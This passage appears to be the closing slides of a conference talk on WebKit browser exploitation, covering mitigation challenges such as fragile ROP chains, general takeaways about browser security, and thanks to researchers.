again.
- Signing gadgets may also be lost across versions.
- ROP chains are extremely fragile and dependant on both the target device and version.
- Attackers must have at least three variants to work around varied silicon-based mitigations across devices.

# Takeaways

**Browser engines are  
ridiculously complex and  
ever-changing.**

**WebKit will never be  
*perfectly secure.***

**No software can ever be  
*perfectly secure.***



**Security tends to  
improve over time.**

**Post exploit mitigations can  
shift goalposts.**

**Exploitation will always  
remain a cat-and-mouse  
game.**

**Software can be secure  
enough to make exploitation  
impractical.**

**The harder exploitation gets,  
the more fun it is.**

# **Thanks**

**We're standing on the  
shoulders of giants.**

# Thanks

- **Luca Todesco** (@qwertyoruiop)
- **Niklas B.** (@\_niklasb)
- **Samuel Groß** (@5aelo)

## Further Reading\*



\*Totally not an exploit link.

# Questions?